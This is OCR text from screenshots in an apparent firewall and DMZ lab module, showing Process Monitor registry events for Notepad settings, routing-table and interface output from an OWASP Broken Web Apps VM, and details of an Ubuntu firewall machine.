
Started: N/A

PEB address: N/A

Parent: Non-existent process (0)

Mitigation policies: N/A

Protection: N/A



Process Monitor - Sysinternals: www.sysinternals.com
File Edit Event Filter Tools Options Help

	Path	Result	Detail
e	HKCU\Software\Classes\Local Settings\Software\Microsoft\Window...	SUCCESS	Type: REG_DWORD, Length: 4, Data: 1
e	HKCU\Software\Classes\Local Settings\Software\Microsoft\Window...	SUCCESS	Type: REG_DWORD, Length: 4, Data: 1092616257
e	HKCU\Software\Classes\Local Settings\Software\Microsoft\Window...	SUCCESS	Type: REG_DWORD, Length: 4, Data: 16
e	HKCU\Software\Classes\Local Settings\Software\Microsoft\Window...	SUCCESS	Type: REG_BINARY, Length: 136, Data: 00 00 00 00 00 00
e	HKCU\Software\Classes\Local Settings\Software\Microsoft\Window...	SUCCESS	Type: REG_BINARY, Length: 68, Data: 00 00 00 00 00 00 0
e	HKCU\Software\Classes\Local Settings\Software\Microsoft\Window...	SUCCESS	Type: REG_DWORD, Length: 4, Data: 4
e	HKCU\Software\Classes\Local Settings\Software\Microsoft\Window...	SUCCESS	Type: REG_DWORD, Length: 4, Data: 1
e	HKCU\Software\Microsoft\Windows\CurrentVersion\Explorer\CIDSa...	SUCCESS	Type: REG_BINARY, Length: 160, Data: 9C 00 00 00 98 00
e	HKCU\Software\Microsoft\Windows\CurrentVersion\Explorer\Module...	SUCCESS	Type: REG_BINARY, Length: 638, Data: 06 00 00 00 16 00
e	HKCU\Software\Microsoft\Windows\CurrentVersion\Explorer\Module...	SUCCESS	Type: REG_BINARY, Length: 638, Data: 06 00 00 00 16 00
e	HKCU\Software\Microsoft\Notepad\lfEscapement	SUCCESS	Type: REG_DWORD, Length: 4, Data: 0
e	HKCU\Software\Microsoft\Notepad\lfOrientation	SUCCESS	Type: REG_DWORD, Length: 4, Data: 0
e	HKCU\Software\Microsoft\Notepad\lfWeight	SUCCESS	Type: REG_DWORD, Length: 4, Data: 400
e	HKCU\Software\Microsoft\Notepad\lfItalic	SUCCESS	Type: REG_DWORD, Length: 4, Data: 0
e	HKCU\Software\Microsoft\Notepad\lfUnderline	SUCCESS	Type: REG_DWORD, Length: 4, Data: 0
e	HKCU\Software\Microsoft\Notepad\lfStrikeOut	SUCCESS	Type: REG_DWORD, Length: 4, Data: 0
e	HKCU\Software\Microsoft\Notepad\lfCharSet	SUCCESS	Type: REG_DWORD, Length: 4, Data: 255
e	HKCU\Software\Microsoft\Notepad\lfOutPrecision	SUCCESS	Type: REG_DWORD, Length: 4, Data: 3
e	HKCU\Software\Microsoft\Notepad\lfClipPrecision	SUCCESS	Type: REG_DWORD, Length: 4, Data: 2
e	HKCU\Software\Microsoft\Notepad\lfQuality	SUCCESS	Type: REG_DWORD, Length: 4, Data: 1
e	HKCU\Software\Microsoft\Notepad\lfPitchAndFamily	SUCCESS	Type: REG_DWORD, Length: 4, Data: 18
e	HKCU\Software\Microsoft\Notepad\lfFaceName	SUCCESS	Type: REG_SZ, Length: 12, Data: Roman
e	HKCU\Software\Microsoft\Notepad\iPointSize	SUCCESS	Type: REG_DWORD, Length: 4, Data: 280
e	HKCU\Software\Microsoft\Notepad\iWindowPosX	SUCCESS	Type: REG_DWORD, Length: 4, Data: 10
e	HKCU\Software\Microsoft\Notepad\iWindowPosY	SUCCESS	Type: REG_DWORD, Length: 4, Data: 9
e	HKCU\Software\Microsoft\Notepad\iWindowPosDX	SUCCESS	Type: REG_DWORD, Length: 4, Data: 1018
e	HKCU\Software\Microsoft\Notepad\iWindowPosDY	SUCCESS	Type: REG_DWORD, Length: 4, Data: 526


Showing 58 of 622,039 events (0.0093%)   Backed by virtual memory

PROCESS MONITOR

Module 6


TIME-BASED ACCESS

DMZ ROUTE TABLE



```
10
root@owaspbwa:~# netstat -rn
Kernel IP routing table
Destination     Gateway         Genmask         Flags   MSS Window  irtt Iface
192.168.177.0   172.16.0.10     255.255.255.0   UG        0 0          0 eth0
172.16.0.0      0.0.0.0         255.255.255.0   U         0 0          0 eth0
root@owaspbwa:~#
```

Status: Running ⚠ To release your mouse press CTRL+ALT+LEFT ARROW



DMZ Machine on WIN-6JNN6RLT6IL - Virtual Machine Connecti...
File Action Media Clipboard View Help
Status: Running

```
to 172.16.0.50, via Samba at \\172.16.0.50\, or via phpmyadmin at
http://172.16.0.50/phpmyadmin.

In all these cases, you can use username "root" and password "owaspbwa".

root@owaspbwa:~# ip addr
1: lo: <LOOPBACK,UP,LOWER_UP> mtu 16436 qdisc noqueue state UNKNOWN
    link/loopback 00:00:00:00:00:00 brd 00:00:00:00:00:00
    inet 127.0.0.1/8 scope host lo
    inet6 ::1/128 scope host
       valid_lft forever preferred_lft forever
2: eth0: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc pfifo_fast state UNKNO
WN qlen 1000
    link/ether 00:15:5d:00:ba:10 brd ff:ff:ff:ff:ff:ff
    inet 172.16.0.50/24 brd 172.16.0.255 scope global eth0
    inet6 fe80::215:5dff:fe00:ba10/64 scope link
       valid_lft forever preferred_lft forever
root@owaspbwa:~# netstat -rn
Kernel IP routing table
Destination     Gateway         Genmask         Flags   MSS Window  irtt Iface
172.16.0.0      0.0.0.0         255.255.255.0   U         0 0          0 eth0
root@owaspbwa:~# route add -net 192.168.177.0 netmask 255.255.255.0 gw 172.16.0.
10[ 1832.258755neroute add -net 192.168.177.0 netmask 255.255.255.0 gw 172.16.0.
10
root@owaspbwa:~# netstat -rn
Kernel IP routing table
Destination     Gateway         Genmask         Flags   MSS Window  irtt Iface
192.168.177.0   172.16.0.10     255.255.255.0   UG        0 0          0 eth0
172.16.0.0      0.0.0.0         255.255.255.0   U         0 0          0 eth0
root@owaspbwa:~#
```


TIME-BASED ACCESS

PING FROM UBUNTU WEB VM & DMZ VM

TWO TIME-BASED ACCESS RULES IN THE FORWARD CHAIN



```
        RX errors 0  dropped 0  overruns 0  frame 0
        TX packets 41  bytes 5244 (5.2 KB)
        TX errors 0  dropped 0 overruns 0  carrier 0  collisions 0

lo: flags=73<UP,LOOPBACK,RUNNING>  mtu 65536
        inet 127.0.0.1  netmask 255.0.0.0
        inet6 ::1  prefixlen 128  scopeid 0x10<host>
        loop  txqueuelen 1000  (Local Loopback)
        RX packets 106  bytes 8086 (8.0 KB)
        RX errors 0  dropped 0  overruns 0  frame 0
        TX packets 106  bytes 8086 (8.0 KB)
        TX errors 0  dropped 0 overruns 0  carrier 0  collisions 0

student@Firewall-Machine:~$ cat /etc/lsb-release
DISTRIB_ID=Ubuntu
DISTRIB_RELEASE=18.04
DISTRIB_CODENAME=bionic
DISTRIB_DESCRIPTION="Ubuntu 18.04.1 LTS"
